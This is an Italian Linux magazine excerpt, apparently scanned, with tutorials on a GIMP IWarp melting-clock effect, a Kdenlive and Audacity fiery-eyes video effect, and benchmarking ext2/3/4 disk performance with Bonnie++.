è **Sposta**. Questa modalità di deformazione permette di prendere un punto dell'immagine e "tirarlo" o "spingerlo" a nostro piacimento. Per capire meglio come funziona, possiamo usare un piccolo esempio: immaginiamo di realizzare un disegno con i colori a olio. Cosa succede se, dopo averlo tracciato, premiamo un dito sul foglio? L'immagine si deforma, dando l'impressione che si stia "squagliando". Ecco, questo è proprio quello che otterremo con il filtro di GIMP. Per ottenere un effetto migliore prima di utilizzare l'IWarp schiacceremo l'immagine, in modo da rendere più facile la deformazione lungo l'asse orizzontale. Dopo avere applicato il filtro, invece, dovremo fondere insieme l'immagine dell'orologio "intatto" con quella del soggetto modificato, in modo che l'oggetto risultante abbia la parte superiore originale e quella inferiore liquefatta. Vedremo che con una maschera di livello e lo strumento **Duplica** è molto facile ottenere una immagine verosimile.

Fig. 1 • L'immagine da cui siamo partiti ed il risultato

Let's do the time warp again

Il filtro Iwarp ci consente di deformare l'immagine

01 LUCE E CONTRASTO

Correggiamo la luminosità ed il contrasto dell'immagine, con lo strumento **Luminosità/Contrasto** presente nel menu Colori. Potremo aggiustare questi valori anche in seguito, ma conviene agire prima di applicare la deformazione.

02 LIVELLO DUPLICATO

Clicchiamo con il tasto destro sul livello del soggetto e scegliamo dal menu che appare la voce **Duplica livello**. Lavorando sulla copia usiamo lo strumento **Scala** per mantenere la larghezza dell'oggetto costante, e rendere l'altezza poco più della metà dell'originale.

03 FILTRO IWARPING

Siamo ormai pronti per applicare al soggetto la distorsione Iwarp. Il filtro si trova nel menu **Filtri/Distorsioni/IWarping**: apparirà una finestra con diverse opzioni, visto che il filtro è altamente configurabile e consente di ottenere effetti diversi.

04 LINEE PRINCIPALI

Per il nostro scopo la **modalità di deformazione** è **Sposta**. Il filtro viene applicato disegnando delle linee nel riquadro di anteprima. Per quelle principali possiamo usare un **raggio** pari a **20** e disegnare delle linee dall'alto verso il basso che partono dal centro e puntano ai lati.

UNA FOTO REALISTICA

Visto che vogliamo realizzare un'opera palesemente finta, è necessario che il soggetto appaia più verosimile possibile. Per la nostra fotografia siamo partiti da un soggetto molto semplice: un orologio. Come possiamo fotografarlo in modo da non far apparire l'immagine costruita ad arte? La soluzione più semplice consiste nell'utilizzare uno sfondo di carta bianca che non abbia un angolo netto tra pavimento e la parete. Poi si possono sfruttare due luci: una che generi un bagliore sull'orologio, l'altra diffusa e posta lungo la stessa direzione della precedente ma con verso opposto per cancellare le ombre formate. Questa seconda lampada può essere un flash con un vetro smerigliato in modo da avere una luce molto morbida.






Fig. 2 • Il fuso orario. O l'orario fuso.

Dalle due l'una

Le due immagini devono essere unite in modo realistico

01 LE LINEE PICCOLE

Dopo avere tracciato le linee principali per la deformazione, possiamo ritoccare alcuni particolari riducendo il raggio (per esempio portandolo a **10**). Questo è molto utile per lavorare sulla parte inferiore della foto senza interferire con quella superiore.

02 LO SPOSTAMENTO

Prima di poter unire i due livelli, è necessario farli collimare. Lo strumento **Sposta** fa al caso nostro: possiamo utilizzarlo per traslare il livello con la foto deformata in modo che il suo bordo possa coincidere con quello dell'immagine originale.

03 SENZA IL FONDO

In questo momento, probabilmente, la parte inferiore dell'orologio originale si può intravedere dietro all'immagine modificata. Possiamo cancellarla selezionandola con lo strumento **Lazo**, lavorando sul livello inferiore, e poi premendo **Canc**.

04 SENZA LA CIMA

Anche l'orologio deformato ha una parte di troppo: quella superiore, che deve gradualmente scomparire per essere sostituita dalla foto originale. Quindi clicchiamo sul livello superiore col tasto destro e scegliamo **Aggiungi maschera di livello**.

Un cocktail ben riuscito

Rendiamo più omogenea possibile la miscela delle due immagini


01 SFUMATURE DI GRIGIO


Dobbiamo ora far sparire la parte superiore dell'orologio deformato. Utilizzando lo strumento **Sfumatura** possiamo disegnare nella maschera di livello un gradiente che va dal bianco al nero. Ricordiamo che il nero rende l'immagine invisibile.

02 UNA PENNELLATA

Tramite lo strumento **Pennello** possiamo ritoccare la maschera di livello per far combaciare perfettamente i bordi delle due immagini. Ovviamente, se utilizziamo il colore nero si vedrà l'immagine originale, mentre con il bianco renderemo visibile quella distorta.

03 ANDIAMO IN PAUSA

Quando riteniamo di avere ottenuto un buon risultato, dobbiamo smettere di lavorare sulla maschera di livello. Basta cliccare con il tasto destro sul livello e togliere la spunta a **Modifica maschera di livello**.

04 UN NUOVO LIVELLO

Per "pulire" il quadrante dell'orologio, la maschera di livello non è sufficiente. Quindi dobbiamo aggiungere un nuovo livello, spostarci su quello dell'immagine originale, e prendere lo strumento **Duplica**. Con **Ctrl** ed un click selezioniamo il colore di sfondo.

05 CANDIDO E PULITO

Tornando ora sul nuovo livello appena creato, cominciamo a cliccare con il mouse finché non abbiamo coperto tutto ciò che non si dovrebbe vedere (per esempio numeri duplicati). È importante eseguire solo dei click, e non trascinare il cursore del mouse.

06 TUTTI INSIEME

Quando l'immagine è pronta possiamo applicare la maschera del livello con l'orologio distorto cliccando su di esso col tasto destro e scegliendo **Applica maschera di livello**. Poi, utilizzando la voce di menu **Fondi in basso**, possiamo unire i tre livelli in uno.

Ti bruciano gli occhi?

Un attore con gli occhi infuocati può sembrare un effetto complicato da realizzare... grazie a Kdenlive, possiamo ottenere ottimi risultati senza bisogno di ricorrere a software complicati, costosi e non liberi (come After Effects)


Luca Tringali

In un film con effetti speciali si può fare di tutto, ma a volte il risultato migliore si ottiene con piccole modifiche, che mantengono la scena abbastanza realistica da non apparire grottesca. Per esempio: come si può presentare una persona molto arrabbiata? Potremmo trasformare l'attore in modo da fargli avere un aspetto mostruoso, cosa che spesso accade nei cartoni animati. Ma, forse, qualcosa di più semplice può farci ottenere comunque un buon effetto: qual'è l'esempio più famoso di un personaggio arrabbiato? Certamente il Caronte della Divina Commedia. Viene descritto come un uomo con occhi di fuoco e voce bassa. Se vogliamo inserire in un nostro filmato un iracondo, quindi, possiamo riferirci a questo personaggio. Realizzare una voce bassa è piuttosto facile, grazie ad Audacity. Esistono due modi per cambiare il tono della voce: il più classico consiste nel modificare la velocità. Funziona piuttosto bene, ma ovviamente l'audio non potrà più coincidere con il video (perchè hanno velocità e quindi lunghezza diverse). L'effetto **Cambia intonazione** di Audacity, però può fare una piccola magia: mantenere la velocità intatta e cambiare soltanto il tono. Questo è ciò che fa per noi, perché l'audio risultante sarà perfettamente sovrapponibile al filmato originale. E le fiamme negli occhi? Per questo ci viene in aiuto Kdenlive, con il fidato effetto **rotoscope**. Naturalmente, avremo bisogno del filmato di una fiamma. Il trucco è piuttosto semplice: basta sovrapporre il filmato della fiamma a quello dell'attore. Poi si sovrappone di nuovo il filmato originale alla fiamma e da questo si ritagliano i bulbi oculari. Riassumendo, abbiamo tre livelli, dal più alto al più basso: il volto, le fiamme, gli occhi. Una parte importante, per la riuscita dell'effetto è che la fiamma abbia una dimensione leggermente superiore a quella degli occhi. In questo modo il risultato è che il fuoco sembra davvero posizionato tra l'iride e la parte più esterna della pupilla. Se, poi, le fiamme sono leggermente trasparenti e lasciano intravedere la pupilla l'effetto è ancora più verosimile. Ovviamente, in questi casi il concetto di verosimiglianza è piuttosto singolare: va da sé che l'immagine non può essere "realistica", nessuna persona potrebbe davvero avere delle fiamme all'interno dei propri occhi e rimanere viva. Ciò che conta è l'impressione che chi guarda il

Che voce strana, che hai...

Cominciamo a lavorare sull'audio del nostro filmato

01 VIDEO IN AUDACITY

Per lavorare sull'audio del filmato, basta caricare il file del nostro video in Audacity. Quando apriamo un file video, il programma estrae automaticamente l'audio e lo inserisce in una traccia.

02 VOCE SELEZIONATA

A noi interessa una sola parte dell'intero audio: la voce dell'attore. Dovrebbe essere abbastanza facile da identificare nello spettro: quando l'abbiamo trovata dobbiamo solo selezionarla con il mouse. In questo modo lavoriamo solo su questa parte.

filmato ha nel primo momento: quando guardiamo un cartone animato Pixar sappiamo che i personaggi non possono essere veri, eppure appaiono verosimili (anche se vediamo un mostriciattolo antopomorfo verde e ciclopico) perché nel loro complesso risultano credibili. Anche mentre realizziamo il nostro effetto, quindi, è fondamentale tenere a mente che vogliamo costruire qualcosa che possa convincere gli spettatori pur non essendo realistico, altrimenti apparirà grottesco. Una delle cose che contribuisce a rendere plausibile l'effetto è il feathering del rotoscope: si può vedere facilmente che in sua assenza il contorno degli occhi è troppo netto e le fiamme sono staccate di netto dalla faccia. Il feather, invece, smorza i margini di ciascuna fiamma e la inserisce nel contesto in un modo molto più credibile. Potete trovare il filmato d'esempio al seguente indirizzo: ***www.youtube.com/watch?v=bbxqonG-Kbs***





Fig. 1 • In questo caso la fiamma appare allungata all'interno dell'occhio

Il "doppiaggio" con la voce modificata

Cambiamo tono alla voce e sostituiamola a quella originale

01 CAMBIO DEL TONO

Per modificare il tono della voce è sufficiente utilizzare il filtro **Effetti/Cambia intonazione**. Per ottenere un tono più basso si deve impostare una percentuale di cambiamento negativa. Possiamo ascoltare una anteprima del risultato.

02 ESPORTAZIONE

Esattamente come in Kdenlive, Salva serve a registrare il progetto. Se vogliamo avere un file multimediale utilizzabile, dobbiamo utilizzare il menù **File/Esporta**. Possiamo scegliere il formato Wav, Ogg, ed MP3: per Kdenlive andranno tutti bene.

03 IL MONTAGGIO

Siamo pronti per il montaggio video: carichiamo nella traccia **Audio1** il file audio modificato, ed in **Video3** mettiamo il filmato originale. Togliamo il suono a Video3, perchè l'unica traccia audio deve essere quella realizzata con audacity.

04 ECCO LE FIAMME

Inseriamo nella traccia **Video2** la clip con le fiamme acquistata su **DetFilmsHD**. Nella timeline, la clip deve coincidere con il momento in cui vogliamo che gli occhi si incendino, quindi dobbiamo tagliarla di conseguenza.

DET_FILMS_HD

Per questo effetto sono necessari delle riprese di fiamme. Il nostro filmato di esempio è basato sulle clip realizzate da DetFilmHD (*http://detfilmshd.com/Collections_PKFireColumns.html*) che hanno il pregio di essere fornite con lo sfondo trasparente, e possono quindi essere utilizzati in Kdenlive senza bisogno di applicare una chiave cromatica. Naturalmente, un buon fuoco si può anche ottenere con un chroma key su sfondo blu. Basta filmare un fiamma (prodotta con un panno appallottolato ed imbevuto di cherosene, come le vecchie torce) davanti ad uno sfondo di colore blu. Vi suggeriamo di utilizzare il blu perché il verde si confonderebbe con il giallo della fiamma ed il nero non consente mai un chroma key ottimale.

Fig. 1 • In questo caso le fiamme riempiono interamente gli occhi

Tutti in posizione

Le clip devono essere spostate per coincidere con la posizione degli occhi

01 UNA COMPOSIZIONE

L'immagine della fiamma deve essere sovrapposta a quella del filmato originale, quindi applichiamo l'ormai consueta transizione **Composito** alla clip di **Video 2**, per tutta la sua lunghezza. La transizione è riferita alla traccia **Video3**, ovviamente.

02 SOPRA L'OCCHIO

La fiamma va ridimensionata, con le apposite maniglie, e spostata in modo che si trovi in coincidenza con l'occhio dell'attore. Possiamo dare alla fiamma una dimensione tale da coprire l'intero occhio, oppure solo la parte centrale.

03 E ADESSO L'ALTRO

Ripetiamo questi passaggi per l'altro occhio: dobbiamo inserire la clip nella traccia **Video1** ed applicare la transizione **Composito**. Anche in questo caso, la transizione è riferita alla traccia **Video3**, altrimenti non si potrà vedere correttamente.

04 PICCOLA PICCOLA

Anche questa seconda fiamma va posizionata nell'occhio. Le due clip dovrebbero avere più o meno le stesse dimensioni e la stessa posizione relativa, altrimenti la cosa sembrerà strana. Ricordiamo che finora abbiamo lavorato solo sul primo frame della transizione.


Un incendio "controllato"

Le fiamme non devono uscire dal contorno degli occhi

01 UNA NUOVA TRACCIA

Cliccando con il tasto destro sull'intestazione della traccia **Video1** appare un menù da cui possiamo scegliere **Aggiungi traccia**. Inseriamo quindi una nuova traccia video prima di **Video1**.

02 QUELLO ORIGINALE


Nella nuova traccia **Video1**, inseriamo il filmato originale e posizioniamolo in modo che coincida perfettamente con quello della traccia **Video3**. Applichiamo anche a questa traccia una transizione **Composito** riferita a **Video3**.

03 IL ROTOSCOPING

Aggiungiamo l'effetto **Rotoscope** alla clip della traccia **Video1** e disegniamo il contorno degli occhi. Con un unico disegno dobbiamo poter tracciare entrambe i contorni, quindi i due occhi saranno tra lo collegati da un tratto centrale più sottile possibile.

04 ANCORA UNA TRANSIZIONE

Adesso arriva la parte noiosa: dobbiamo spostarci avanti, frame per frame, ed aggiustare la maschera disegnata in modo che segua il movimento degli occhi. Ad ogni nuovo frame, ovviamente, dobbiamo impostare un **nuovo keyframe** con l'apposito pulsante.

05 E LA TRANSIZIONE?

Dopo avere sistemato la maschera di **Video1**, dobbiamo procedere frame per frame anche sulle transizioni di **Video2** e **Video3** per assicurarci che le fiamme abbiano più o meno sempre la stessa posizione nei rispettivi occhi.

06 UN TAGLIO ED È FATTA

Quando anche la posizione delle fiamme è corretta, dobbiamo soltanto tagliare la clip di **Video1**, in modo che sia presente solo dal frame in cui appare il fuoco fino a quello in cui le fiamme scompaiono.

SCOPRI QUANTO È VELOCE IL TUO DISCO!

Misurare le prestazioni di un disco fisso è un'operazione affatto semplice! Presentiamo un paio di soluzioni che ci permettono di analizzare al meglio questo delicato aspetto.

Michele Petrecca

Bonnie++ 1.96

Licenza: GNU GPL **Tipo:** Benchmarking
Sito Web: www.coker.com.au/bonnie++/

Durante l'installazione di una distribuzione GNU/Linux ognuno di noi si è scontrato (a meno di aver optato per la creazione automatica) con il dilemma del partizionamento del disco in un primo momento e subito dopo con la relativa formattazione legata alla scelta del filesystem. Riguardo il partizionamento, abbiamo diverse volte affrontato l'argomento, osservando che il numero di partizioni in genere dipende dall'uso a cui il computer è destinato. Per la scelta del filesystem, gli aspetti possono essere molteplici ma, normalmente, al primo posto si mette sempre la velocità di trasferimento dei dati (**throughput** o **data transfer rate**) ben sapendo, però, che questo non è l'unico parametro a caratterizzare un hard disk, classico o SSD che sia. Nel seguito definiremo diversi parametri e illustreremo alcuni esempi di test.

COSA MISURARE?

La domanda è lecita, poiché i parametri che caratterizzano un hard disk sono numerosi e definirli e/o misurarli tutti (laddove possibile) esulerebbe dall'obiettivo di questo articolo. Senza pretesa di completezza, proviamo a definire alcune grandezze che entrano in gioco nelle misure, al fine di comprenderne, seppur in maniera sommaria, la complessità che si cela nonché un certo tipo di aleatorietà non facilmente predicibile con i test. Con riferimento ad un hard disk tradizionale, siamo soliti considerarlo come un piatto strutturato in settori circolari e per ogni traccia individuarne il settore della traccia dove la testina va a posizionarsi per il tramite di un braccio attuatore. Un insieme di settori di traccia contigui definiscono un cluster. Il **Data Transfer Rate** indica un trasferimento di dati nell'unità di tempo una volta che la testina si è posizionata ed è pronta per scrivere/leggere i dati, valore proporzionale alla velocità di rotazione del disco e alla densità di dati di superficie. La velocità di trasferimento è strettamente dipendente da due valori: il **Peak Transfer Rate** e il **Sequencial Transfer Rate,** legati rispettivamente alla velocità interna del buffer e ad una lettura da testina qualora nel buffer non fossero allocati i dati richiesti. In presenza di dati frammentati (frammentazione interna e/o esterna), la velocità di trasferimento tende a ridursi drasticamente. Per poter iniziare il trasferimento dei dati, la testina deve potervi accedere; il tempo necessario è detto **Access Time** (Tempo di Accesso) somma di quattro termini:

Access Time = Command Overhead Time + Seek Time + Settling Time + Latency

Il primo addendo è il tempo che il controllore impiega a passare all'azione una volta che ha ricevuto un comando, in sostanza un tempo di reazione. In assoluto è il valore più basso tra i quattro addendi e in genere viene trascurato. Il **Seek Time** (**Tempo di Ricerca**) indica il tempo richiesto alla testina per spostarsi da una traccia all'altra. Ovviamente il numero e l'ampiezza degli spostamenti dipende da cosa si sta richiedendo e ancora una volta dalla quantità di frammentazione, ovvero se la testina dovrà saltare in settori di traccia adiacenti, tracce adiacenti o in posizioni opposte lungo il raggio. Effettuato il posizionamento la testina necessita di un Tempo di Assestamento (**Settling Time**) per poter iniziare in maniera corretta la fase di lettura/scrittura. L'ultimo addendo è il tempo di latenza (**Latency**), una volta che il braccio è stato portato sulla giusta traccia deve attendere il passaggio del settore e questa attesa presenta un tempo inverso alla velocità di rotazione. Il tempo di latenza in genere contempla anche un "tempo rotazionale" ovvero il tempo necessario af-

finché tutta la dimensione del settore venga letta/scritta e la cui tempistica è inversa alla velocità di rotazione. Queste considerazioni sono tutte lecite nel momento in cui dobbiamo testare diverse marche di dispositivi compresi gli SSD per i quali alcune tempistiche rispetto al classico hard disk perdono di significato. Buona parte dei parametri riportati dovrebbero essere forniti dai produttori ma in realtà ciò avviene abbastanza raramente. Se, com'è il caso nei nostri desktop e/o portatili anche con dischi USB esterni, consideriamo che l'hard disk è quello acquistato o presente all'atto dell'acquisto, l'ottimizzazione rimane nella scelta del filesystem e l'impostazione delle opzioni che li contraddistinguono aspetto, questo, che dovrebbe dar luogo ad un certo numero di prove per la verifica: ad esempio per ext3 possiamo impostare tre distinte modalità **writeback mode, ordered mode** e **journal mode** e per ognuna di esse verificare se otteniamo un miglioramento delle prestazioni senza distogliere l'attenzione, però, dall'integrità dei dati e la capacità di recupero in caso di crash.

QUANTI FILESYSTEM?!

Abbiamo già analizzato (Numero 146 mese di copertina Aprile/Maggio 2013) l'organizzazione delle directory e il loro significato: a quali è possibile dedicare una intera partizione e a quali, e perché, sono indivisibili dalla directory radice (la /). Il punto ora è scegliere il filesystem per ogni singola partizione poiché

Fig. 1 • Panoramica sui filesystem supportati dal kernel

in alcuni casi potrebbe fare la differenza in termini di prestazioni. Come visibile in Figura 1, i filesystem supportati dal kernel dagli anni della sua nascita sono sempre più numerosi sebbene alla fine sia possibile ricondurli in due grandi gruppi.

Un gruppo più indicato per un ambiente desktop e un gruppo più adatto (e creato ad-hoc) per l'accesso a risorse di rete (condivise). Volendo essere pignoli si potrebbe aggiungere un terzo gruppo: il supporto ai filesystem per accedere ai dati creati con altri sistemi operativi quali Microsoft Windows e Mac OS in primis. Per motivi di spazio, nel seguito prenderemo in esame solo i più "popolari" utilizzati in ambiente GNU/Linux come ext2/3/4, ma questo non vieta a nessuno di effettuare delle prove con filesystem differenti (come JFS, XFS, ecc.) operando allo stesso modo. Gli esempi che seguiranno sono riferiti ad un hard disk non SSD collegato su un canale SATA 2 ma, ancora una volta, non c'è limitazione in questo poiché nessuno vieta il campo di applicabilità a dischi IDE, dischi allo stato solido (SSD), esterni USB, laddove si sia adottato LVM (Numero 143 mese di copertina Gennaio 2013) o, ancora, una delle tipologie RAID (Numero 145 mese di copertina Marzo 2013).

GLI STRUMENTI

Oggi come oggi è possibile adottare diversi tool per i benchmark, alcuni dei quali sviluppati dagli stessi produttori degli hard disk, sebbene il più delle volte solo per Microsoft Windows. Per il nostro pinguino possiamo trovare alcune soluzioni molto valide e che ci forniscono risultati piuttosto dettagliati e indicativi sugli orientamenti. Uno dei possibili software è **Bonnie++**, derivato da Bonnie e che rispetto a esso aggiunge diverse caratteristiche interessanti come uno strumento interno per creare un output dei test in formato testo nonché in formato **CSV** (**Comma Separeted Values**) dal quale partire per creare una pagina ottimamente formattata in html da visualizzare con un comune browser. Ma andiamo con ordine e procediamo all'installazione che vede un semplice **yum install bonnie++** in Fedora oppure **apt-get install bonnie++** in Debian e derivate. Non dovrebbero esserci problemi per le altre distribuzioni poiché il software è molto diffuso in ambiente GNU/Linux. Terminata l'installazione possiamo subito passare alla fase di test. Nel nostro piccolo, abbiamo allestito tre partizioni da 20GB ognuna

Fig. 2 • Le tre partizioni di test con filesystem ext2, ext3 e ext4!

(Figura 2) facendo in modo che vengano montate all'avvio su un punto di mount come ad esempio **/mnt/Provaext2, /mnt/Provaext3** ecc. È possibile ottenere questo risultato, utilizzando uno degli strumenti amministrativi che popolano le nostre distribuzioni e che sono dedicate alla gestione dei dischi: **si faccia attenzione se il disco presenta dei dati!**

Non è necessario seguire questa strada, ma visto che si aveva spazio a sufficienza su un hard disk praticamente inutilizzato si è optato per questa soluzione. Perché necessitiamo di partizioni

File Modifica Visualizza Segnalibri Impostazioni Aiuto

```
[micha@localhost ~]$ bonnie++ -d /mnt/Provaext2
Writing a byte at a time...done
Writing intelligently...done
Rewriting...done
Reading a byte at a time...done
Reading intelligently...done
start 'em...done...done...done...done...done...
Create files in sequential order...done.
Stat files in sequential order...done.
Delete files in sequential order...done.
Create files in random order...done.
Stat files in random order...done.
Delete files in random order...done.
Version  1.96       ------Sequential Output------ --Sequential Input- --Random-
Concurrency   1     -Per Chr- --Block-- -Rewrite- -Per Chr- --Block-- --Seeks--
Machine        Size K/sec %CP K/sec %CP K/sec %CP K/sec %CP K/sec %CP  /sec %CP
localhost.locald 8G  1229  98 75013  18 32741   8  4474  97 87986  12 174.4   7
Latency             25189us    1385ms     360ms   18337us   20900us     297ms
Version  1.96       ------Sequential Create------ --------Random Create--------
localhost.localdoma -Create-- --Read--- -Delete-- -Create-- --Read--- -Delete--
              files  /sec %CP  /sec %CP  /sec %CP  /sec %CP  /sec %CP  /sec %CP
                 16 12899  19 +++++ +++ +++++ +++ +++++ +++ +++++ +++ +++++ +++
Latency             14660us    1368us     528us    7997us      20us     357us
1.96,1.96,localhost.localdomain,1,1393265261,8G,,1229,98,75013,18,32741,8,4474,97,87986,12,174.
+++,+++,25189us,1385ms,360ms,18337us,20900us,297ms,14660us,1368us,528us,7997us,20us,357us
[micha@localhost ~]$ █
```

micha : bash

Fig. 3 • L'output è poco leggibile, forse è il caso di formattarlo!

così ampie? Quando si utilizzano software di test per l'hard disk a detta di alcuni andrebbe utilizzato uno spazio che sia almeno 20 volte il quantitativo di RAM installato, pertanto se il computer è equipaggiato con 4GB occorrerebbe una partizione di test di almeno 80GB. Altri suggerimenti indicano che per avere dei risultati che si avvicinino alla realtà occorre una partizione il doppio della memoria RAM che poi è il comportamento di default di Bonnie++ se non diversamente specificato con l'opzione "-s". Il motivo è legato alla minimizzazione dell'effetto dei file caching in RAM sui valori dei test alterandoli apprezzabilmente. L'uso di base di Bonnie++, e che contempla tutti i test sul disco, vede il comando **bonnie++ -d /volume/da_testare** (**man bonnie++** o **bonnie++ -h** per tutte le opzioni) il quale fornirà un output come visibile in Figura 3 sicuramente leggibile con un po' di impegno ma possiamo di meglio! Durante i test non dovremmo utilizzare il computer, per evitare che vengano falsati, senza contare che durante i test la macchina risulta poco efficiente. Bonnie++ esegue due serie di prove all'interno delle quali si susseguono una serie di test.

La prima prova riguarda l'I/O dei file in tre test nominati **Sequential Output** all'interno del quale vengono eseguite tre sequenze: **Per Char** scrittura di caratteri su file utilizzando la macro **putc()**, **Block** che utilizza la funzione **write** (**man 2 write**) per la creazione dei file e infine **Rewrite,** nel quale il file viene prima letto attraverso la funzione **read** (**man 2 read**) quindi alterato e riscritto di nuovo con la funzione **write**: quest'ultimo valore dovrebbe essere quello che si avvicina maggiormente al reale **data transfer rate** del disco.

Ulteriore test è **Sequential Input** con due sotto-test analoghi al **Sequential Output** ma che riguardano la lettura dei file nella modalità **Per Char** e **Block**. Infine, abbiamo **Random Seeks** che effettua delle ricerche casuali facendo uso delle funzioni **lseek** (**man 2 lseek**) e **drand48** (**man 3 drand48**). La seconda prova vede la creazione di file in modalità sequenziale (**Sequential Create**) e casuale (**Random Create**) utilizzando opportune specifiche. Per gli approfondimento si rimanda alla pagina ***www.coker.com.au/bonnie++/readme.html***. Nel risultato di **Figura 3** possiamo notare la dicitura 8GB, ovvero la dimensione totale del data set utilizzato sull'hard disk (nella partizione da 20GB) pari esattamente al doppio della RAM installata e tutta un'altra serie di dati che andremo a formattare in maniera più adeguata. Leggiamo il Box "**Formattare l'output**" quindi eseguiamo le

FORMATTARE L'OUTPUT

Miglioriamo la leggibilità

Bonnie++ ha uno script Perl (**bon_csv2txt**) che permette la formattazione del risultato su file txt. L'uso è semplice: terminato il test si copia l'ultima riga e si lancia il comando **echo "...ultima riga..." | bon_csv2txt > /home/nome_utente/File_test.txt**: questa modalità è utile, ad esempio, per la lettura su display Braille. È anche possibile formattare l'output al fine di visualizzarlo come una normale pagina web statica. Lo strumento **bon_csv2html** incluso in Bonnie++ ha proprio questo compito. L'uso è analogo al precedente: dovrà essere copiata, a meno di adottare la soluzione della redirezione dell'output come riportato nell'articolo, l'ultima riga dell'output e impartire il comando **echo "...ultima riga..." | bon_csv2html > /home/nome_utente/File_test.html.**

File Modifica Visualizza Vai Segnalibri Strumenti Impostazioni Finestra Aiuto

/home/micha/Temp/Bonnie.html

Release Notes · Fedora Project · Red Hat · Free Content

Temp · Bonnie++ Benchmark results

Version 1.96		Sequential Output						Sequential Input				Random Seeks	
	Size	Per Char		Block		Rewrite		Per Char		Block			
		K/sec	% CPU	K/sec	% CPU	K/sec	% CPU	K/sec	% CPU	K/sec	% CPU	/sec	% CPU
Ext2	8G	1236	98	75391	20	33267	8	4616	98	90241	12	180.3	8
	Latency	22464us		258ms		220ms		15189us		190ms		346ms	
Ext3	8G	822	94	70418	21	31897	8	4384	94	88334	12	187.8	7
	Latency	13096us		1266ms		658ms		16383us		205ms		332ms	
Ext4	8G	843	95	71185	17	31498	7	4261	94	86767	12	192.6	6
	Latency	16165us		359ms		554ms		21291us		199ms		1755ms	

		Sequential Create						Random Create					
	Num Files	Create		Read		Delete		Create		Read		Delete	
		/sec	% CPU	/sec	% CPU	/sec	% CPU	/sec	% CPU	/sec	% CPU	/sec	% CPU
